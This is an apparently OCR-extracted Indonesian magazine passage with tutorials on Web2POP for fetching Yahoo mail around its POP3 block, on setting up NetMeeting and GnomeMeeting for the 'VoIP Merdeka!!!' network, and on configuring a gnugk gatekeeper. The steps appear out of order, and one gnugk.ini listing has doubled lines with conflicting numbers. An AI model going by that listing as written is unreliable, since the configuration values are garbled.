Klik ganda file Web2pop.exe yang telah selesai anda down-  
load untuk melakukan instalasi.  
Selanjutnya ikuti *wizard* yang  
telah dibuat. Web2POP hanya  
membutuhkan ruang harddisk  
sebesar **1,6 MB**.



5

#### MENDAFTARKAN EMAIL YAHOO KE OE


Jalankan Outlook Express. Pilih  
Tools → Accounts. Kemudian  
Add → Mail. Isikan nama anda  
pada kotak "Display name." Tek-  
kan tombol Next. Isikan email  
Yahoo Anda di kotak "Email  
Address."



6

#### INCOMING MAIL SERVER

Selanjutnya akan tampil kotak  
dialog Email Server Names. Isi  
"My incoming mail server" de-  
ngan **POP3**, dan "Incoming mail  
server" dengan **web2pop**,  
sedangkan "Outgoing mail  
server" dengan **smtp.mail.  
yahoo.com**.



10

#### UJI COBA

Coba kirim email ke alamat  
email di atas. Pada contoh di  
atas adalah **nmasaya@ya-  
hoo.com**. Penulis sendiri mengi-  
rim dari cakrabirawa@mail.ru  
ke digitalchandra@yahoo.com  
menggunakan program berna-  
ma **Pak Pos** buatan sendiri.

11

#### DOWNLOAD EMAIL

Setelah Web2pop diaktifkan, pa-  
da OE coba klik menu **Send  
and Receive** dan pilih email  
Yahoo yang telah anda atur set-  
ting-nya di atas. Web2POP akan  
men-download email anda ter-  
sebut, mematahkan pemblokir-  
an POP3 Yahoo Mail.

12

#### EVALUATION PERIOD

Web2Pop ini merupakan versi  
demo. Dapat digunakan selama  
30 hari. Anda akan menerima  
email ketika men-download  
email dengan Web2POP yang  
memberitahukan sisa waktu  
penggunaan. Bila telah 30 hari,  
anda harus melakukan registrasi.

# VOIP MERDEKA!!!

## INSTALASI NETMEETING & CALL VOIP PERTAMA

Instalasi **NetMeeting** untuk pemakai akhir VoIP Merdeka!!! sangat mudah, khususnya bagi yang mempunyai **akses langsung** ke Internet lewat dial-up maupun cable modem, yang berarti **bukan dibalik proxy** seperti halnya pengguna warnet atau pemakai Internet di network kantor/sekolah.

**T**ernyata asalkan punya akses Internet, maka komunikasi telepon menjadi terbuka lebar. Ini tidak lepas dari gagasan VoIP Merdeka!!! yang pada dasarnya adalah hasil kerja bareng rakyat Indonesia di seluruh dunia.

Bagaimana tidak, dengan **hanya berbekal komputer multimedia** (dilengkapi sound card, speaker, dan mic) maka komputer anda sudah beralih fungsi jadi **pesawat telepon**.

Caranya mudah saja, yaitu dengan menginstal NetMeeting dan me-registrasi mesin anda ke gatekeeper yang sudah ditentukan. Sejauh ini ada 4 gatekeeper. Satu untuk nasional dan 3 lagi bisa dihubungi dari luar negeri (selain dari dalam negeri).

*Instalasi VoIP Merdeka!!! yang paling sederhana: pada Windows dan akses Internet langsung*



# 1

### INSTALASI NETMEETING

Dapatkan NetMeeting dari situs Microsoft atau CD NeoTek bulan ini. **Double click** pada icon-nya untuk memulai instalasi. Klik **Yes** untuk mulai instalasi. **Yes** untuk menyetujui persyaratan lisensi, dan **OK** untuk menginstalnya di default directory.

# 2


### INSTALASI BERHASIL

Selesai instalasi akan tampil pesan yang menyatakan bahwa instalasi telah berhasil. Klik **OK**. Kini pada menu bar sudah terdapat entri NetMeeting, jalankan dengan **Start > Programs > NetMeeting**.

# 3

### INFORMASI PEMAKAI

Tampil jendela yang menginformasikan apa saja yang dapat dilakukan dengan NetMeeting. Klik **Next** untuk mengisi data pribadi pemakai. Ada baiknya keseluruhan nama diisi di First name. Pada **Last name** justru isi **nomor telepon VoIP** anda. Di sini diisi 011196567380001



# 7

### AUDIO TUNING SELESAI

Tampil pesan bahwa NetMeeting telah selesai dengan penyetelan audio. Klik **Next** dan NetMeeting akan dijalankan. Karena belum dikonfigurasi, maka **kedua icon** di sebelah kanan bawah masih berwarna **abu-abu**.

# 8

### OPSI KONFIGURASI

Pilih **Tools > Options** dan akan tampil jendela dialog **Options**. Yang pertama kali tampil adalah tab **General**. Tidak ada yang kita ubah disini. Klik tombol **Advanced Calling...** Pada jendela **Advanced Calling Options** tick pada **Use a gatekeeper to place calls**.

# 9

### ADVANCED CALLING OPTION

Isikan IP gatekeeper yang dipilih. Pada contoh dipakai gatekeeper regional **202.43.162.189**. Tick **Log on using my phone number** dan isikan nomor yang sudah direncanakan: **011196567380001**. 01119 = prefiks gatekeeper di atas. 65 = Singapore. 67380001 = dibuat sendiri.





Hasil percobaan menunjukkan bahwa VoIP Merdeka!!! suaranya jernih dan jelas ke seluruh dunia.

Yang lebih penting lagi, VoIP Merdeka!!! tidak tergantung pada server Microsoft, Yahoo! atau ICQ, melainkan tergantung pada kerja bareng rakyat Indonesia di seluruh dunia yang menyediakan gatekeeper-nya masing-masing dengan saling berkoordinasi satu sama lain, terutama dengan penggagasnya, Bung Onno W. Purbo.

**Merdeka!!!**

• Pada Windows XP, NetMeeting rupanya tersembunyi, tetapi dapat diaktifkan dengan memilih **Run** dan mengetikkan **conf**.

• VoIP Merdeka!!! dengan Netmeeting bukan saja bisa untuk komunikasi suara, melainkan juga text chat, whiteboard (grafik), file transfer, dan juga Internet camcorder seperti terlihat dalam komunikasi suara dan gambar antara penulis dengan rekan dari New Zealand di gambar sebelah kanan.



**4**

#### KONFIGURASI KONEKSI

Masalah penomoran tadi disesuaikan dengan persyaratan GK (gatekeeper) yang akan dipakai. Kita lanjutkan dulu. Un-tick pada **Logon to directory server** maupun **Do not list my name in directory**. Klik **Next**. Selanjutnya tetapkan **kecepatan koneksi**, klik **Next**.

**5**




#### OPSI SHORTCUT

Apakah NetMeeting mau ada di directory dan/atau shortcut di desktop. Tick dua-duanya. Klik **Next**. Selanjutnya tampil jendela yang menginformasikan bahwa NetMeeting siap menyetel audio setting. Pastikan **mic dan speaker** sudah terhubung. Klik **Next**.

**6**

#### TES SPEAKER DAN MIC

Pertama kali NetMeeting akan mennguji dan menyetel **speaker**. Selanjutnya **mic** anda. Anda perlu mengucapkan beberapa kata untuk penyetelan ini. Klik **Next** untuk melanjutkan.



**10**

#### LOG ON KE GATEKEEPER

**OK** dua kali dan NetMeeting akan segera log on ke gatekeeper yang ditetapkan. Sudah log on ke gatekeeper terlihat dari icon sepasang komputer yang kini berwarna biru. Buka browser dan masuk ke <http://webcheck.sourceforge.net/cgi-bin/webcheck.pl?group=voip> untuk melihat siapa saja yang online.

**11**

#### ONLINE LIST YANG LAIN

Atau masuk ke daftar 'pejuang' VoIP Merdeka!!! lain yang sedang online: <http://nohackerz.com/voip/> Pada contoh ini kita melihat ada gatekeeper di Berlin, Jerman yang sedang menunggu call dengan nomor VoIP Merdeka!!!: **0112149303142**

**12**

#### CALL DAN CONNECT!

Ketikkan **0112149303142** lalu tekan **Enter** atau klik tombol bergambar telepon (paling atas dari ketiga tombol di sebelah kanan panel NetMeeting). Terlihat icon komputer kini berwarna biru bercahaya yang menandakan telah terkoneksi. **Silakan ngobrol sampai puas!**

# VOIP MERDEKA!!!

## INSTALASI GNOMEMEETING PADA LINUX MANDRAKE 9.0

Untuk ikut dalam jaringan VoIP Merdeka!!! para pemakai Linux dapat menginsatalasi **GnomeMeeting**. Pada contoh ini **Judhi Prasetyo** (judhi@prasetyo.net) membahas instalasi paket file-file rpm GnomeMeeting untuk **Linux Mandrake 9.0**. Paket GnomeMeeting tersedia pula untuk berbagai distro di <http://www.gnomemeeting.org/>


Selain menggunakan NetMeeting pada Windows, end point VoIP Merdeka dapat juga dijalankan pada berbagai distro Linux dengan menginstalasi GnomeMeeting.

Seperti juga NetMeeting, GnomeMeeting juga mendukung video dan video dari GnomeMeeting dapat diterima dengan baik pada NetMeeting. Hanya sementara ini baru audio dan video yang lancar dikomunikasikan antara GnomeMeeting dengan NetMeeting.

Masih ada kesulitan menjalankan text chat pada GnomeMeeting dengan NetMeeting, dan GnomeMeeting tidak mempunyai fasilitas whiteboard seperti halnya NetMeeting.

Selamat Berjuang!!!


*GnomeMeeting untuk para pejuang VoIP Merdeka!!! yang menggunakan Linux*



4

### CONFIGURATION ASSISTANT


Akan tampil GnomeMeeting. Pilih **Edit > Configuration Assistant** yang akan menampilkan layar pertama (**Page 1/4**) dari GnomeMeeting Configuration Assistant. Klik **Forward** untuk mulai mengkonfigurasi GnomeMeeting anda mulai di **Page 2/4** (personal data).



5

### PERSONAL DATA


Isikan nama di **First Name**. Pada **Last Name** (kesepakatan saja) isi nomor VoIP Merdeka!!! yang direncanakan, **email** anda, none untuk **Comment** dan terakhir **lokasi** anda berada. Tick pada **Do not register me to gnomeeting ILS ditrectory**. OK pada pesan kesalahan



6

### CONNECTION TYPE


Pada **Page 3/4** tetapkan **connection type** anda, apakah 56K modem, ISDN, DSL/Cable, T1/LAN, atau custom. Klik **Forward** dan konfigurasi selesai. Klik **Apply** pada **Page 4/4**.



10

### DIRECTORY SETUP

Untick pada **Enable Registering** sebab kita tidak menggunakan X-DAP Directory. Pada **Gatekeeper** isikan **Registering method**: Gatekeeper host; **Gatekeeper ID** (disini GSDGK), **Gatekeeper host** (202.43.162.189); **Gatekeeper alias** diisi nomor panggil VoIP Merdeka!!! anda.



11

### CODECS DAN DEVICES


Tidak ada yang perlu diubah pada **Codecs** dan **Devices**. Khusus pada **Video Codes**, bila tidak ingin menghabiskan bandwidth, untick pada **Enable Video Transmission**.



12

### MAU MENGHUBUNGI SIAPA?

Buka Konqueror browser, masuk ke <http://www.prasetyo.net/voip/>. Di sini selain terdapat informasi lanjutan tentang instalasi VoIP Merdeka!!! juga terdapat link ke daftar gatekeeper dan daftar online user (ada 2 server untuk ini). Cari yang online dan hubungi mereka.



1

### INSTALASI OPENH323


Pada sistem Linux Mandrake, terdapat 3 file yang diperlukan untuk instalasi GnomeMeeting: openh323, pwlib (yang keduanya harus diinstal terlebih dulu) dan gnomemeeting sendiri. Klik **openh323\_1-1.9.10-2mdk.i586.rpm** untuk menginstal file rpm ini dengan **kpackage**.



2

### PWLIB DAN GNOMEMEETING


Klik **pwlib1-1.3.11-1mdk.i586.rpm** untuk menginstal pwlib. Terakhir **gnomemeeting-0.94-0.1mdk.i586.rpm** untuk instalasi GnomeMeeting. Semuanya dilakukan dengan menggunakan **kpackage**.



3

### GNOMEMEETING DI MENU


Setelah instalasi, GnomeMeeting sudah terdapat di menu bar, yaitu **K > Multimedia > Video > Gnomemeeting**. Jalankan GnomeMeeting dengan memilihnya dari menu tadi.



7

### ABAIKAN ERROR


Karena anda memilih untuk tidak menggunakan ILS server, akan tampil pesan kesalahan. Klik **OK** pada jendela-jendela pesan kesalahan. Selanjutnya pilih dari menu **Edit > Preferences** yang akan menampilkan jendela dialog **GnomeMeeting settings**.



8

### PERSONAL DATA

Jendela dialog GnomeMeeting settings terdiri dari 3 bagian: **General**, **Codes**, dan **Devices**. Pada General dimulai dengan **Personal Data** yang sudah kita isi sebelumnya. Jadi tidak ada yang perlu diubah lagi di sini.



9

### GENERAL SETTINGS & H323 ADVANCED

Selanjutnya pada **General Settings** dan **H323 Advanced** tidak ada yang perlu diubah. Biarkan seadanya. Yang penting dan harus benar pengisiannya adalah **Directory Settings** yang mencakup pengisian identitas gatekeeper yang akan dipakai.



13

### MENGHUBUNGI PEJUANG LAIN


Hubungi pejuang VoIP Merdeka!!! lain dengan mengetikkan (atau copy and paste) nomor panggilnya pada **callo://** di kotak isian sebelah atas dan tekan **Enter** (atau klik logo koneksi/diskoneksi di kanannya). Terhubung, dan nama pihak kedua tampil di bawah layar video.



14

### AUDIO SETTING

Untuk kenyamanan komunikasi, anda dapat menyetel baik volume **speaker** maupun **mic** pada tab **Audio**.



15

### NGOBROL SAMPAI PUAS!

Selama komunikasi berlangsung, pada tab **Statistics** anda dapat mengamati proses transmisi suara full duplex yang terjadi dalam bentuk grafis. Khusus untuk **text chat**, masih ada masalah bila GnomeMeeting berhubungan dengan NetMeeting.



# VOIP MERDEKA!!!

## INSTALASI GATEKEEPER

### PADA PROXY SERVER LAN




Sebagian besar pemakai Internet di Indonesia berada **di balik proxy**. Agar komputer-komputer itu dapat menjalankan VoIP Merdeka!!! maka pada proxy server harus dipasang **gnugk.exe** yaitu **software yang sama** dengan yang dipakai pada gatekeeper, hanya di sini berperan sebagai **gateway** saja. **Judhi Prasetyo** (judhi@prasetyo.net) membahasnya untuk anda.

Instalasi dan konfigurasi gnugk.exe pada proxy server LAN tidaklah serumit konfigurasi pada gateway nasional atau regional, sebab di sini gnugk.exe hanya berperan sebagai gateway atau pintu gerbang bagi komputer-komputer yang ada dibaliknya.

Template untuk konfigurasi dapat diperoleh di <http://www.prasetyo.net> bersamaan dengan informasi lain seperti kesepakatan prefiks pada berbagai macam gatekeeper yang ada, arsitektur VoIP merdeka!!! sampai FAQ.

Apabila anda menghubungkan gateway anda dengan gatekeeper tertentu, perhatikan kesepakatan prefiks-nya. Apabila sembarang saja, mungkin anda bisa call keluar, tetapi komputer dalam LAN anda tidak bisa di-call dari luar.

*Menyiapkan pintu gerbang bagi komputer di balik proxy agar dapat Merdeka!!!*



#### 4 EDIT DENGAN NOTEPAD




Buka kembali file **gnugk.ini**, kali ini dengan **Notepad**. Tampak bahwa kini teks sudah terformat sehingga memudahkan editing. Template konfigurasi untuk Local GK (kantor, warnet, sekolah) dapat diambil di <http://www.prasetyo.net/voip/contoh-konfigurasi-Local-GK.txt>

#### 5 COPY AND PASTE SAJA!

**Copy** teks yang ada pada halaman web tadi, dan **paste**-kan pada file **gnugk.ini** yang dibuka dengan Notepad tadi. Kini kita siap mengedit file konfigurasi ini agar sesuai dengan konfigurasi LAN kita.

#### 6 SESUAIKAN NAMA DAN IP

Beri nama apa saja untuk GK lokal anda. Pada contoh ini dipakai nama **CHSGGK** (Cairnhill Singapore GK). Kebetulan LAN-nya menggunakan **ICS** (Internet Connection Sharing) yang berarti **proxy server** menggunakan IP lokal **192.168.0.1** dan netmask **255.255.255.0**



#### 9 PROPERTIES DARI SHORTCUT


Klik kanan terhadap icon shortcut yang ada di desktop dan pilih **Properties**. Akan terlihat bahwa shortcut ini adalah ke target file **gnugk.exe**, tepatnya ke direktori **C:\Gatekeeper\openh323gk\bin\gnugk.exe**. Untuk menjalankan gatekeeper perlu diberikan opsi **-c**

#### 10 OPSI DEBUGGING

Agar dapat memonitor kegiatan gatekeeper bila sedang berjalan, tambahkan opsi **-ttt** (debugging) sehingga perintah lengkapnya menjadi **gnugk -ttt -c gnugk.ini**. Klik **OK** untuk mengubah target shortcut ini agar mencakup opsi-opsi di atas.

#### 11 JALANKAN GK LOKAL ANDA


Pastikan bahwa proxy anda sudah terhubung ke Internet, **double click** pada **shortcut gnugk.exe** dan gatekeeper ini akan berjalan. Dari tampilan debugging terlihat bahwa gateway anda telah berhasil terregister sepenuhnya ke GK 202.43.162.189



1

### INSTALASI GATEKEEPER

Instalasi gatekeeper pada Windows cukup dengan double click pada icon **gk-2.0.2-windows-bin.zip** yang akan meng-unzip file ini ke direktori yang ada tetapkan (dalam hal ini di C:\Gatekeeper). Pada contoh di atas menggunakan Winzip.



2

### DIREKTORI OPENH323GK

Dalam direktori C:\Gatekeeper terbentuk direktori **openh323gk** yang didalamnya terdapat lagi subdirektori **bin**, **docs**, dan **etc**. Pada **bin** terdapat software gatekeeper-nya (**gnugk.exe**) sedangkan pada **etc** terdapat contoh-contoh file konfigurasi (file-file \*.ini).




3

### BEKERJA DENGAN GNUGK.INI

Copy file **gnugk.ini** dari subdirektori **etc** ke subdirektori **bin**, lalu buka file **gnugk.ini** dengan **Wordpad** dan save kembali sebagai **Text Document - MS-DOS Mode**. Langkah yang pertama agar **gnugk.exe** tidak usah mencari direktori file ini dan yang kedua untuk memudahkan editing-nya.

```
[Endpoint]
#Berikut diisi dengan R6K Level-2 yg dipilih (contoh
Gatekeeper=202.43.162.189
Type=Gateway
#Sesuaikan seting berikut dgn H323 alias yg sesuai
H323ID=011196567386482,CHSGGK H323ID=011196567386482,CHSGGK
#Sesuaikan seting berikut dgn prefix yg sesuai
Prefix=01119656738 Prefix=01119656738
#Sesuaikan seting berikut dgn nomor E164 yg sesuai
#biasanya adalah Prefix di atas diikuti angka nol 3
E164=011196567380000 E164=0111967380000
RRQRetryInterval=5
ARQTimeout=5
UnregisterOnReload=1
[CallTable]
GenerateUCCDR=1
```

```
gnugk - Notepad
File Edit Search Help
#Nama GK anda, bebas ajah
Name=CHSGGK
[RoutedNode]
GKRouted=1
H245Routed=1
AcceptNeighborsCalls=1
SupportNATedEndpoints=1
H245PortRange=50000-59999
CallSignalPort=1721
AcceptUnregisteredCalls=1
[Proxy]
Enable=1
#di bawah ini harus disesuaikan dengan address jaringan lokal
InternalNetwork=192.168.0.1/255.255.255.0
T120PortRange=40000-40999
RTPPortRange=50000-59999
ProxyForNAT=1
ProxyForSameNAT=0
#ini di hapus saja jika tidak perlu
#(Status::Auth)
Rule=allow
[Endpoint]
#Berikut diisi dengan R6K Level-2 yg dipilih (contoh di bawah
Gatekeeper=202.43.162.189
Type=Gateway
#Sesuaikan seting berikut dgn H323 alias yg sesuai
H323ID=011196567386482,CHSGGK
#Sesuaikan seting berikut dgn prefix yg sesuai
Prefix=01119656738
#Sesuaikan seting berikut dgn nomor E164 yg sesuai
#biasanya adalah Prefix di atas diikuti angka nol 3 atau 4
E164=011196567380000
RRQRetryInterval=5
```



7

